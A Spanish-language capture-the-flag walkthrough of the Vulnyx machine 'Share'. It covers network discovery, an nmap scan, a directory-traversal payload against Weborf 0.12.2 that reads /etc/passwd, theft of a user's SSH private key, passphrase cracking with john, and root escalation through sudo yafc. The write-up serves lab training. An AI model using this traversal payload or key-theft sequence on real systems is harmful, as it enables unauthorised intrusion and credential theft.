
Máquina Share (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 08 noviembre

Comenzamos con averiguar la dirección Ip de la Máquina Víctima, para ello utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:


$ netdiscover -i eth1 -r 10.0.2.0/24



- **Kali (Máquina Atacante):** 10.0.2.4
- **Máquina Víctima:** 10.0.2.24

Comprobamos si tenemos conexión con la Máquina Víctima, para ello ejecutamos el siguiente comando:

$ ping -c 1 10.0.2.24



Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.


A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:

$ nmap -Pn 10.0.2.24 -sVC


```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-01 19:17 CET
Nmap scan report for 10.0.2.24
Host is up (0.00021s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp   open  http       Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Apache2 Debian Default Page: It works
8080/tcp open  http-proxy Weborf (GNU/Linux)
| http-webdav-scan:
|   Allowed Methods: GET,POST,PUT,DELETE,OPTIONS,PROPFIND,MKCOL,COPY,MOVE
|   WebDAV type: Apache DAV
|_  Server Type: Weborf (GNU/Linux)
| http-methods:
|_  Potentially risky methods: PUT DELETE PROPFIND MKCOL COPY MOVE
|_http-title: Weborf
|_http-server-header: Weborf (GNU/Linux)
```

Como podemos comprobar la Máquina Víctima tiene abierto el puerto **22**, **80** y **8080**.

Comprobamos que es lo que corre en el puerto 8080.




En la pagina vemos **Weborf 0.12.2**, buscamos por internet a ver si existe algún exploit para esta versión.




Encontramos que la pagina web es vulnerable a **Directory Traversal**, siendo el siguiente *PoC*:

/..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd




Conseguimos acceder al archivo */etc/passwd*.

Enumerando el usuario **tim**, encontramos la clave privada *id_rsa* para conectarnos por **ssh** a la Máquina Victima.



Nos la copiamos en un archivo, para ello ejecutamos el siguiente comando:

$ nano id_rsa




Extraemos el hash del fichero *id_rsa* con la herramienta **ssh2john**, para ello ejecutamos el siguiente comando:

$ ssh2john id_rsa > id_rsa.hash

A continuación, intentamos crackearlo, para ello utilizamos la herramienta **john** indicando el diccionario *rockyou*, para ello ejecutamos el siguiente comando:


$ john id_rsa.hash --wordlist=rockyou.txt



Y obtenemos la contraseña **ilovetim**.

Una vez crackeada la contraseña utilizamos el fichero *id_rsa* para conectarnos via **ssh** a la Máquina victima, para ello ejecutamos los siguientes comandos:

$ chmod 600 id_rsa
$ ssh -i id_rsa tim@10.0.2.24



Introducimos la contraseña obtenida anteriormente.

¡¡¡Ya somos **tim**!!!


A continuación, Enumeramos lo permisos **sudo**, para ello ejecutamos el siguiente comando:

$ sudo -l

Nos encontramos con el binario **yafc** que lo podemos ejecutar como el usuario **root**, lo ejecutamos de la siguiente manera:

$ sudo /usr/bin/yafc

Revisamos con el comando *help* la ayuda del binario para que nos muestre los comandos disponibles y encontramos el comando *shell*.



¡¡¡Ya somos **root**!!!

También pudiendo leer las flags de **user** y **root**.